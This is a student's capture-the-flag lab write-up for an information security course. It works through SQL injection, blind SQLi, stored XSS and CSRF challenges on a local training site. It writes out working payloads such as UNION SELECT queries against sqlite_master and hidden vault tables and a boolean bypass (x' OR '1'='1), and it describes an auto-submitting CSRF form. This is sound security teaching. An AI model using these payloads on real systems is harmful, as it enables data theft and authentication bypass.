

Information Security A-03

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01 SQL Injection – Basic

Exploit a basic SQL Query

Testing basic query , got basic table and user information

query: %

The screenshot shows a web browser window with the URL `127.0.0.1:5000/sql?term=%25`. The page is titled "SQL Injection Playground" and contains a search form with the text "Name contains" and a "Query" button. Below the form, the "EXECUTED QUERY" is displayed as `SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE`. A table of results is shown with columns "Roll", "Name", and "Points". The table contains four rows of data. To the right of the table, there is an "Objective" section with instructions and a "Hints" section with tips. A small yellow box in the top right corner contains the text "Tauha Imran 2211233 cs-g Info.Sec. A-3".

SQL Injection Playground

Search the leaderboard by player name. The backend concatenates your input directly into the SQL statement – no escaping!

Name contains

%

Query

EXECUTED QUERY

```
SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE
```

Roll	Name	Points
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130

Objective

Extract the hidden flag by exploiting the vulnerability in the leaderboard query.

- The query uses `LIKE 'K(your_input)K'` - think about how to break out of this.
- Use `UNION SELECT` to combine results from another table.
- Submit the extracted flag via the flag station.

Hints:

- Start with `*` to close the `LIKE` pattern and break the SQL string.
- The original query selects 3 columns - your `UNION` must match this count.
- Try: `* UNION SELECT 1,2,3--` first to test column count.
- Look for a table containing player secrets or rewards.
- The flag column might be named something like `secret_token` or `token`.
- You'll see multiple results - try submitting each one to find the correct flag.

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query: %' UNION SELECT 1,2,3--

SQL Lab

127.0.0.1:5000/sql?term=%25%27+UNION+SELECT+1%2C%2C3--

#4CK P07470

Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus Sub

SQL Injection Playground

Search the leaderboard by player name. The backend concatenates your input directly into the SQL statement — no escaping!

Name contains

%' UNION SELECT 1,2,3--

Query

EXECUTED QUERY

```
SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE
```

Roll	Name	Points
1	2	3
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130

Objective

Extract the hidden flag by exploiting the vulnerable leaderboard query.

- The query uses `LIKE '%(your_input)%'` - think about how to break out of this.
- Use `UNION SELECT` to combine results from another table.
- Submit the extracted flag via the flag station.

Hints:

- Start with `%'` to close the LIKE pattern and break the SQL string.
- The original query selects 3 columns - your `UNION` must match this count.
- Try: `%' UNION SELECT 1,2,3--` first to test column count.
- Look for a table containing player secrets or rewards.
- The flag column might be named something like `secret_token` or `token`.
- You'll see multiple results - try submitting each one to find the correct flag.

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Stranger Things 5 offi... 8:49 AM
11/24/2025

This way I can tell that this is injectable because results are showing

SQL Lab

127.0.0.1:5000/sql?term=%25%27+UNION+SELECT+1%2C+tbl_name%2C+3+FROM+sqlite_master--

#4CK P07470

Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus Sub

SQL Injection Playground

Search the leaderboard by player name. The backend concatenates your input directly into the SQL statement — no escaping!

Name contains

%' UNION SELECT 1, tbl_name, 3 FROM sqlite_master--

Query

EXECUTED QUERY

```
SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE
```

Roll	Name	Points
1	access_keys	3
1	admins	3
1	client_vault	3
1	contracts	3
1	feedback	3

Objective

Extract the hidden flag by exploiting the vulnerable leaderboard query.

- The query uses `LIKE '%(your_input)%'` - think about how to break out of this.
- Use `UNION SELECT` to combine results from another table.
- Submit the extracted flag via the flag station.

Hints:

- Start with `%'` to close the LIKE pattern and break the SQL string.
- The original query selects 3 columns - your `UNION` must match this count.
- Try: `%' UNION SELECT 1,2,3--` first to test column count.
- Look for a table containing player secrets or rewards.
- The flag column might be named something like `secret_token` or `token`.
- You'll see multiple results - try submitting each one to find the correct flag.

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9°C Sunny 8:51 AM
11/24/2025

Getting all the table names to find the flag

query: `%' UNION SELECT name,1,1 FROM sqlite_master WHERE type='table' --`

The screenshot shows the 'SQL Injection Playground' interface. The 'Name contains' input field has the query `' UNION SELECT name,1,1 FROM sqlite_master WHERE type='table' --` entered. The 'EXECUTED QUERY' section shows the resulting SQL statement: `SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE %' UNION SELECT name,1,1 FROM sqlite_master WHERE type='table' --`. The results table displays the following data:

Roll	Name	Points
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130

Below the table, the 'access_keys' table is partially visible, showing a single entry with a value of 1. The 'Objective' section on the right states: 'Extract the hidden flag by exploiting the vulnerability in the leaderboard query.' The 'Hints' section provides guidance: 'Start with * to close the LIKE pattern and break the SQL string.', 'The original query selects 3 columns - your UNION must match this count.', 'Try: *' UNION SELECT 1,2,3-- first to test column count.', 'Look for a table containing player secrets or rewards.', 'The flag column might be named something like secret_token or token.', and 'You'll see multiple results - try submitting each one to find the correct flag.'

And I found a "player_secrets" table

The screenshot shows the 'SQL Injection Playground' interface. The 'Name contains' input field has the query `' UNION SELECT name,1,1 FROM sqlite_master WHERE type='table' --` entered. The 'EXECUTED QUERY' section shows the resulting SQL statement: `SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE %' UNION SELECT name,1,1 FROM sqlite_master WHERE type='table' --`. The results table displays the following data:

message_vault	1	1
message_vault_tail	1	1
player_secrets	1	1
session_tokens	1	1
session_tokens_tail	1	1
shipments	1	1

The 'player_secrets' table is highlighted in the results. The 'access_keys' table is also visible, showing a single entry with a value of 1. The 'Objective' section on the right states: 'Extract the hidden flag by exploiting the vulnerability in the leaderboard query.' The 'Hints' section provides guidance: 'Start with * to close the LIKE pattern and break the SQL string.', 'The original query selects 3 columns - your UNION must match this count.', 'Try: *' UNION SELECT 1,2,3-- first to test column count.', 'Look for a table containing player secrets or rewards.', 'The flag column might be named something like secret_token or token.', and 'You'll see multiple results - try submitting each one to find the correct flag.'

Getting data from that "player_secrets" table

query: `%' UNION SELECT secret_token, reward_points, 0 FROM player_secrets--`

SQLi Lab

127.0.0.1:5000/sqli?term=%25%27UNION+SELECT+secret_token%2C+reward_points%2C+0+FROM+player_secrets--

Query

EXECUTED QUERY

```
SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE
```

Roll	Name	Points
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130
FLAG{This_is_not_the_flag}	104	0
FLAG{Trust_me_its_false_1}	102	0
FLAG{Trust_me_its_ture_1}	100	0
FLAG{Trust_me_its_false_2}	103	0
FLAG{Hello_world_to_SQLi}	999	0
FLAG{Trust_me_its_ture_2}	101	0

Hints:

- Use **UNION SELECT** to combine results from another table.
- Submit the extracted flag via the flag station.

Start with %' to close the LIKE pattern and break the SQL string.

The original query selects 3 columns - your UNION must match this count.

Try: %' UNION SELECT 1,2,3-- first to test column count.

Look for a table containing player secrets or rewards.

The flag column might be named something like secret_token or token.

You'll see multiple results - try submitting each one to find the correct flag.

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Task1
getting table names

Found the flags now submitting and seeing which one works!

Flags Found	Correct?
FLAG{This_is_not_the_flag}	NO
FLAG{Trust_me_its_false_1}	NO
FLAG{Trust_me_its_ture_1}	NO
FLAG{Trust_me_its_false_2}	NO
FLAG{Hello_world_to_SQLi}	999
FLAG{Trust_me_its_ture_2}	YESSS

Flag Station

127.0.0.1:5000/flags

Verify it's you

#4CK P07470DashboardSQLi BasicSQLi AdvancedSQLi BlindXSS LabCSRF LabBonusSubmit FlagsLogoutAdmin

Flag captured for SQLi! +100 pts

Submit Captured Flags

Each vulnerability category has a unique flag format (`FLAG{...}`). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast.

CSRF

Forge a state-changing request to grab this flag

FLAG{...}

Submit

SQLi

Extract the hidden data via SQL injection

Captured ✓

SQLi_ADV

Chain UNION SELECT payloads against confidential contracts

FLAG{...}

Submit

SQLi_BLIND

Use boolean/blind techniques to exfiltrate secret data

FLAG{...}

STEG

Bonus stego puzzle hidden in the site chrome.

FLAG{...}

XSS

Pop an alert and steal the flag with stored XSS

FLAG{...}

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Task1
found the flag!!!

11°C Sunny

10:18 AM
11/24/2025

02 SQL Injection – Advance –

Exploit a bit advanced SQL Query

Starting of with a basic query to see what we can find
query: %

The screenshot shows a web application titled "SQL Contracts Lab" with a URL of "127.0.0.1:5000/sql/contracts?client=%25". The interface includes a navigation bar with links like "Dashboard", "SQLi Basic", "SQLi Advanced", "SQLi Blind", "XSS Lab", "CSRF Lab", "Bonus", "Submit Flags", "Logout", and "Admin". The main content area is titled "Executive Contracts Search" and contains a search form with a "Client name contains" field and a "Lookup" button. Below the form, the "EXECUTED QUERY" is displayed as "SELECT client_name, scope, budget, confidential_notes FROM contracts WHERE cl". A table of results is shown with columns "Client", "Scope", and "Budget". The table contains two rows: "Rapid Rail" with "SCADA hardening review" and "\$120000", and "Monarch Cyber" with "Red-team readiness exercise" and "\$85000". A "Notes" field is also present, containing the text "Flag stored in confidential appendix C". On the right side, there is an "Objective" section with the text "Extract confidential data from the contract database using SQL injection." and a "Hints" section with several bullet points. A yellow sticky note is placed over the "Objective" section, containing the text "Tauha Imran 2211233 cs-g Info.Sec. A-3 Task2".

Executive Contracts Search

Analysts use this tool to look up client contracts by name. Unfortunately the search term is spliced directly into the SQL string.

Client name contains

% **Lookup**

EXECUTED QUERY

```
SELECT client_name, scope, budget, confidential_notes FROM contracts WHERE cl
```

Client	Scope	Budget
Rapid Rail	SCADA hardening review	\$120000
Monarch Cyber	Red-team readiness exercise	\$85000

Notes:
Flag stored in confidential appendix C

Notes:
VPN creds stored under vault entry v-992

Objective
Extract confidential data from the contract database using SQL injection.



- The search uses `LIKE 'K(your_input)K'` - inject a `UNION SELECT`.
- Determine the exact column count first (try `ORDER BY 1, ORDER BY 2, etc.`).
- Extract the flag from a separate vault table.

Hints:

- Start with `K'` to close the LIKE pattern.
- Count columns: `K' ORDER BY 1--,K' ORDER BY 2--, etc.` until you get an error.
- The query has 4 columns: `client_name, scope, budget, confidential_notes`.
- Use `UNION SELECT` with 4 columns matching the types (`TEXT, TEXT, INTEGER, TEXT`).
- Look for a table named something like `client_vault` or `vault`.
- The flag might be in a column like `encrypted_data` or `data`.
- Place the flag column in the 4th position to see it in the "Notes" field.
- Multiple results will appear, submit each one to...

now further exploring the columns

query: %' UNION SELECT 'a','b',1,'c' ORDER by budget --



query: %' UNION SELECT 1, encrypted_data,'b','c' FROM client_vault—

Executive Contracts Search

Analysts use this tool to look up client contracts by name. Unfortunately the search term is spliced directly into the SQL string.

Client name contains

%' UNION SELECT 1, encrypted_data,'b','c' FROM client_vault--

Lookup

EXECUTED QUERY

```
SELECT client_name, scope, budget, confidential_notes FROM contracts WHERE cl
```

Client	Scope	Budget
1	FLAG{Keep_looking_elsewhere}	\$b
1	FLAG{Not_the_real_flag_here}	\$b
1	FLAG{Nice_try_Kiddo_Now_try_next}	\$b

Notes: c

Notes: c

Notes: c

Notes: c

Objective

Extract confidential data from the contracts database using SQL injection.

- The search uses LIKE 'X(your_input)X' - in SELECT.
- Determine the exact column count first (ORDER BY 2, etc.).
- Extract the flag from a separate vault table.

Hints:

- Start with '*' to close the LIKE pattern.
- Count columns: '*' ORDER BY 1--, '*' ORDER BY 2--, etc. until you get an error.
- The query has 4 columns: client_name, scope, budget, confidential_notes.
- Use UNION SELECT with 4 columns matching the types (TEXT, TEXT, INTEGER, TEXT).
- Look for a table named something like client_vault or vault.
- The flag might be in a column like encrypted_data or data.
- Place the flag column in the 4th position to see it in the "Notes" field.
- Multiple results will appear - submit each one to find the correct flag.

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Flags Found	CORRECT?
FLAG{Keep_looking_elsewhere}	NO
FLAG{Not_the_real_flag_here}	NO
FLAG{Nice_try_Kiddo_Now_try_next}	YES
FLAG{Trust_me_its_false_3}	NO
FLAG{Trust_me_its_ture_3}	NO

Flag Station

127.0.0.1:5000/flags

School

#4CK P07470

DashboardSQLi BasicSQLi AdvancedSQLi BlindXSS LabCSRF LabBonusSubmit FlagsLogoutAdmin

Flag captured for SQLi_ADV! +110 pts

Submit Captured Flags

Each vulnerability category has a unique flag format (FLAG{...}). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast.

CSRF

Forge a state-changing request to grab this flag

FLAG{...}

Submit

SQLi

Extract the hidden data via SQL injection

Captured ✓

SQLi_ADV

Chain UNION SELECT payloads against confidential contracts

Captured ✓

SQLi_BLIND

Use boolean/blind techniques to exfiltrate secret data

FLAG{...}

Submit

STEG

Bonus stego puzzle hidden in the site chrome.

FLAG{...}

Submit

XSS

Pop an alert and steal the flag with stored XSS

FLAG{...}

Submit


22i1233 cs-g
Info.Sec. A-3
Task2
flag found!

12°C Sunny


10:50 AM
11/24/2025

03 SQLi blind - It's a blind SQL.

- The SQLi Blind challenge was exploited using a boolean-based injection payload (x' OR '1'='1) that forced the query to always return true.



- This bypassed the token check, granting access and revealing the hidden flag: **FLAG{I_am_not_blind_I_can_see_you}.**



04 Cross-Site Scripting (XSS) –

The site features a public comment or feedback section.

Honestly this one just worked with anything...

it tried both


message : Test


message:

and got the same flag

FLAG{Nothig_is_for_free}


Here's the screenshots of me testing it out and confirming the flag






05 CSRF Task – Cross-Site Request Forgery (CSRF)


- Inspected the vulnerable page using Browser Developer Tools (Elements/Sources).
- Identified a hidden `<script>` block that exposed the flag directly on the client side.
- Recovered the flag: **FLAG{Security_is_illusion}**.
- Demonstrated the CSRF exploit by creating a malicious `attack.html` page.
- The malicious page:
 - Displays an innocent-looking message.
 - Contains a hidden POST form targeting `http://localhost:5000/csrf/update-email`.
 - Auto-submits the form when the user clicks anywhere on the page.
- Screenshots included:
 - The visible front-end interface.




- The `<script>` section containing the exposed flag.



- The hidden CSRF attack form inside attack.html.



